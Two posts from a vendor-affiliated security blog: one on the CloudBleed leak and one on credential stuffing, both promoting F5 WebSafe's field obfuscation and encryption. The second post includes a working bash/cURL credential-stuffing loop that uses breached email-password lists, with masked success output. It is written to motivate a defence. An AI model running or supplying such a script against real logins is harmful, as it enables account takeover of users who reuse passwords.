
Skip to content
BD | Application and Network Security Blog

BD | Application and Network Security Blog

All around good guy.

Recent Posts

  • Wow. Just wow.
  • You knew better :-/
  • What are you doing here?
  • Podcast > Blog Posts: Change my mind
  • Cracking open that TLS connection

Recent Comments

    Archives

    • August 2025
    • March 2025
    • October 2024
    • November 2021
    • July 2019
    • January 2019
    • November 2018
    • September 2018
    • June 2017
    • March 2017
    • February 2017
    • November 2016
    • August 2016
    • June 2016
    • April 2016
    • March 2016

    Categories

    • Account Takeover Protection
    • Anti-Fraud
    • Brute Force
    • Conferences
    • Crypto Mining
    • DDoS
    • DNS
    • DoS
    • IoT
    • iRules
    • L3/L4 Network Security
    • L7 Web Application Security
    • Malware
    • SSL/TLS Decryption
    • SSL/TLS Inspection
    • Uncategorized
    • VARs
    • Verzion
    • WTF-Security News
    • Zscaler

    Meta

    • Log in
    • Entries feed
    • Comments feed
    • WordPress.org

    Category: Account Takeover Protection

    CloudBleed: Guess what? There was 0 day protection for this type of vulnerability

    CloudBleed: Guess what? There was 0 day protection for this type of vulnerability

    If you aren’t familiar with CloudBleed, take a moment to read the following articles to get an understanding how it was found, what happened, and what PII/PCI data was (possibly) leaked:

    • Vulnerability Disclosure from Tavis Ormandy (@taviso), a security researcher at Google
    • Incident Response from CloudFlare
    • 3rd party assessment from Ryan Lackey (@octal)

    In some of the examples shown by Tavis, or by digging into cached sites on less popular search engines, you can see how usernames, passwords, sessions, credit card info, etc could be seen in clear text despite the use of HTTPS (TLS1.2). A simplification of the flow would look like this:

    Request: Client >=====> CloudFlare >=====> Origin Web Server
    Response:Client <=====< CloudFlare <=====< Origin Web Server

    Despite the fact that the client is utilizing HTTPS, CloudFlare has the ability to  terminate the secure connection since it has the private key. This is essentially the content  (PII or PCI) that was being cached if certain conditions occurred on the CloudFlare reverse proxy.

    So, what is the 0-day protection and what is it all about? Application Layer Encryption is a feature from F5 that would have left researchers scratching their heads when looking at the cached content.

    First things first, let’s dynamically encrypt sensitive parameter names using Application Layer Encryption. But really, what does that mean? Let’s take a deeper look.

    In all examples I will be using Google Chrome.

    Let’s say you have login page without Application Layer Encryption.

    If I were to right click on the Password box and choose Inspect element, I would see something like this:

    As you can see from the red boxes, the parameters for my username and password are log and pwd. We can all agree that this is in human readable format (HRF).

    If I were to do the exact same thing with Application Layer Encryption, I would see this:

    In the screen shot above there are 3 things I would like to focus your attention on:

    1. Both name=log and name=pwd are no longer in HRF.
    2. Notice in the first red box that there is a slight purple hue over the value? That’s the dynamic part of Application Layer Encryption. Every few seconds the values will change. This is done on the client side, not the server side. That value will never repeat and is completely unique to the user’s session.
    3. We also removed the element IDs, id=”user_login” and id=”user_pass”

    With Application Layer Encryption turned on, every user will have a unique value for name=log and name=pwd moving forward.

    We can also turn up the security a notch by inserting decoy fields to further confuse the bad guys.

    Decoy fields are only seen in the raw code and do not change the end users experience. As you can see above, there are additional IDs which makes it very difficult to pull apart in a replay attack.

    But Brian, what about the values being sent!?!!?

    Let’s look at a data submission without Application Layer Encryption from the browser via the network tools in Chrome:

    As you can see from the picture above, the username is briandeitch and the password is test. Although this is sent via HTTPS, CloudFlare has the private key and this is the type of data that could have been cached by search engines. Yikes!

    Same exercise but this time with Application Layer Encryption:

    As you can see from the form data, both the parameter names and values have been dynamically encrypted on the client side. Let’s say this data was leaked by CloudFlare and cached by a search engine. Couple of points:

    1. These substituted and encrypted values are single use, meaning a replay attack wouldn’t work.
    2. Good luck reverse engineering any of this. Application Layer Encryption uses private/public key technology and this key, unlike the private key for the SSL Certificate, isn’t hosted on CloudFlare. This means the payload (form data shown above, you know the values for the username and password) is completely encrypted to CloudFlare (or any other proxy for that matter).
    3. In addition, the decoy fields are sent as well. Good luck deciphering which fields are mapped to the actual application.

    Personally, my favorite part of Application Layer Encryption is that it requires no change to my back end applications. This solution requires no installation or modification to the end users web browser,  100% client-less, and transparent to the end user. At the end of the day, you can still rely on HTTPS for transport layer security however Application Layer Encryption steps up your overall security posture by using clever obfuscation and encryption to protect your data when there is a proxy between your customers and application.

    Lastly, Application Layer Encryption is a feature with F5 WebSafe. F5 has taken a very complex solution and created a point and click solution to easily protect your application(s).

    Step 1:By creating a profile, specify the URIs, you want protected.

    Notice, you can also wildcard URIs too.

    Step 2: Add the parameters you want protected.

    The Encrypt check box is how we secure the username and password values that are being sent. That’s what prevents replay attacks.

    The Substitute Value check box substitutes the parameter’s value with a random value in the web application while the form is being filled.

    The Obfuscate check box encrypts the parameter’s name attribute.


    Step 3: Associate the new profile to the application.

    That’s it. Questions? Ping me on twitter @briandeitch

    Best Regards,

    BD

    Special thanks to Brian McHenry, Todd Morton, Chad Fazio, Jeffery McFerson, Joe Martin, and Ted Byerly for their contributions on this article.

    Posted on 24/02/201731/03/2025Categories Account Takeover Protection, Anti-Fraud, L7 Web Application SecurityTags ALE, application layer encryption, cloud bleed, cloud flare, cloudbleed, CloudFlare, Websafe
    Stolen Credential Stuffing Protection (Account Takeover Protection)

    Stolen Credential Stuffing Protection (Account Takeover Protection)

    Before we can jump into Stolen Credential Stuffing protection (Account Takeover Protection) or mitigation we must first understand why this is an issue.  In 2015, there was 780 breaches along with 177 million user credentials (source). While not every data breach has an email and password associated, the fact of the matter remains that there are some. If I am a bad guy, I am banking on the average user to reuse the same email address and password across multiple sites. The cool part about being the bad guy in this scenario is, I don’t have to be the l33t hack3r who breached your site. Often these data breaches are sold on the black markets or distributed thru various channels such as tor, pastebin, social media, torrents, etc. Moving forward in this scenario, let’s say I was able to get my hands on the AshleyMadison data that is available out on torrents. I can dump the database into a text file and use the email addresses and passwords to see if they work on non AshleyMadison websites.  Next step, profile my victim.

    Legal Disclaimer

    lawyer

    ***Don’t be a douche.  Use this information to increase your security posture; not to break others.***

    That being said, let’s get started.

    letsstart

    Using BurpSuite, Fiddler, tcpdump, chrome developer tools, or httpfox, I can record the login process. In this example, I used httpfox to examine the POST:

    username=user%40google.com&password=stolenpassword&SubmitCreds=Log+On

    Next, I can massage this into a script, I prefer cURL:

    url="https://foo.dev/login"
    for user in $(userlist_gen); do
      for pass in $(passlist_gen); do
        http_code=$(curl -L --data-urlencode  username="$user" --data-urlencode password="$pass" "$url" -w '%{http_code}' -o /dev/null -s)
        if [[ $http_code -eq 302 ]]; then
          echo "Success: User: '$user' Pass: '$pass'"
          break 2
        fi
      done
    done

    Next, run the script against my target:

    $ ./bf.sh 
    Success: User: 'foru***@*****.com' Pass: '*********'
    Success: User: 'dick***@*****.com' Pass: '*********'
    Success: User: 'puns***@*****.com' Pass: '*********'
    Success: User: 'brea***@*****.com' Pass: '*********'
    Success: User: 'ente***@*****.com' Pass: '*********'
    Success: User: 'eliz***@*****.com' Pass: '*********'
    Success: User: '12ed***@*****.com' Pass: '*********'
    Success: User: 'walt***@*****.com' Pass: '*********'
    Success: User: 's7n1***@*****.com' Pass: '*********'
    $ 
    

    As you can see from the script, I differentiate a successful login from an unsuccessful login by the HTTP Status Code of 302. While this is true in the example, every endpoint could be different. The level of effort here is minimal but the reward is great. In a matter of an hour, I was able to do the following:

    • Download a list of email addresses and passwords (I didn’t even have to pay!)
    • Profile my victim
    • Create a simple bash script to loop each username and password
    • Spit out the successful login attempts in the terminal window

    I know what you are thinking, how on earth can you prevent this type of attack? Well if it was 2006, you could do the following:

    • Blacklist repeat offenders by IP
    • Rate limit the URL

    But what do you do if the attack is slow and low as described in this article? How do you stop a possible attack that could be using stolen credentials that is coming from a distributed network of IPs that have never done anything bad before? Let’s say that network of IPs is 4000 deep and only make  a request once every couple of days? You need a solution that isn’t 10 years old because by the time you blacklist or rate limit, it will be too late.

    I know what you are thinking….what kind of futuristic, Minority Report like, cross between 1984 and The Matrix, society do you think we live in? Don’t worry, I’ll feed you baby birds.

    babybirds

    Let’s take off our bad guy ball cap and start playing for the home team. Ready to play a game?

    letsplay

    For this demo, I will be using F5 WebSafe Fraud Protection Service. This product has the following features:

    Malware and fraud detecting
    WebSafe applies advanced identification techniques that enable your organization to recognize infected users and sophisticated malware patterns, including MITB, injections of malicious script, or attempted automated transfers. MobileSafe allows you to verify SSL
    certificates, detect MITM malware, and identify mobile app modifications. These solutions help your organization understand the full scope of threats and ensure protection.

    Advanced phishing detection
    WebSafe provides advanced and preemptive phishing detection capabilities that help your organization to identify attacks before mass emails are communicated. WebSafe detects and alerts the organization when the phishing site has been loaded to a spoofed domain. WebSafe also identifies the attacker and referrer, as well as other critical details, and reports
    this back to the organization.

    Application-level encryption
    Advanced application-level encryption protects all sensitive information transferred from users to organizations and renders any data intercepted by an attacker worthless. The encryption protects account information that may become compromised prior to SSL encryption while data is in use within the browser or mobile application.

    Transaction protection
    WebSafe performs a series of transaction checks, including iFrame checks,
    behavioral analysis, signature and function verification, and more. WebSafe then assigns a risk score to each transaction based on its likelihood of being fraudulent.

    Device and behavior analysis
    WebSafe is able to identify and prevent automated payments and money transfers initiated by malware or bots by assessing a variety of device-specific and behavioral variables, which together are designed to distinguish human users from automated scripts or bots.

    Jailbroken or rooted device detection
    MobileSafe uses a variety of checks to identify security issues—such as outdated operating system versions or signs indicating that the application has been cracked—and then assigns a risk score to devices. Jailbroken or at-risk devices allow users to easily download software from unverified sources—and may contain malware. MobileSafe also detects transactions originating from at-risk mobile devices to thwart Zeus, Citadel, and other popular malware families that are easily integrated into cracked applications and used to obtain the victim’s one-time password (OTP), redirect SMS messages, and log information submitted by the user.

    User and application transparency
    WebSafe and MobileSafe uniquely enable fraud detection and protection without modifications to applications or client-side installations. The fraud protection solution allows you to secure from online threats without changing the user experience or introducing complexities into application code, ensuring full transparency and greater efficiency in deployment


    While breadth of Websafe is vast, we will be focusing on Application Level Encryption to protect our site against credential stuffing attacks. Specifically, the ability to obfuscate the username and password parameter names via polymorphic code. The obfuscation occurs on every request and is unique per connection. The flow looks like this:

    1. Client requests the login page.
    2. F5 WebSafe intercepts the requests and signs it via private and public key encryption.
    3. F5, due to its full proxy architecture, sends the request to the web application unmodified.
    4. The web application responds and F5 WebSafe obfuscates the HTML on the fly, and returns the modified page (along with public key and javascript) to the client.
      FPS Flow
    5. If you were to right click and inspect the element (check the username and passwords parameters) it would normally look like this:
      Screen Shot 2016-08-16 at 3.43.13 PMInstead F5 WebSafe has kicked in and via the polymorphic code, has dynamically changed the values for this connection:


      FPS On
      magic

    The values for username and password have changed to *#H&#FAJSDH&alsdf and (*#gf&@HFYb_(*!!D respectively. Every time this page is hit via any HTTP Method, the values change and they are not reused.

    Think about that for a minute. Think how we profiled the victim and ultimately created a script to pass usernames and passwords to the application. Think of how difficult it would be to code your script to pull the dynamic value. The values are never the same length and it is a regex nightmare. Now factor in the ability to also check for the human element and boom, you can’t script against that.

    Before you celebrate…

    cheers

    You know the why and you’ve seen the mitigation, now let’s look at the how.  This is accomplished in 97 super complex steps. Just kidding.


    Step 1-Create a profile:
    profile


    Step 2-Specify the login URL (/login.php)
    url


    Step 3-Add the parameter and obfuscate (username/password), the Click create
    parameters

    Step 4-Add profile to virtual server
    virtual

    Boom, you’re done. In the example, we configured the F5 WebSafe to obfuscate the username and password parameters for login.php. From this point forward, every time login.php is hit (or refreshed), the parameter names will always change for username and password.

    Shoot me an email to thank me.

    typing

    Best regards,

    BD


    Posted on 16/08/201631/03/2025Categories Account Takeover Protection, Anti-Fraud, Brute Force, L7 Web Application SecurityTags Account takeover protection, Credential stuffing, Credential stuffing protection, HTML Field Obfuscation, HTML parameter obfuscation, Mobilesafe, Obfuscation, Polymorphic, Websafe
    Proudly powered by WordPress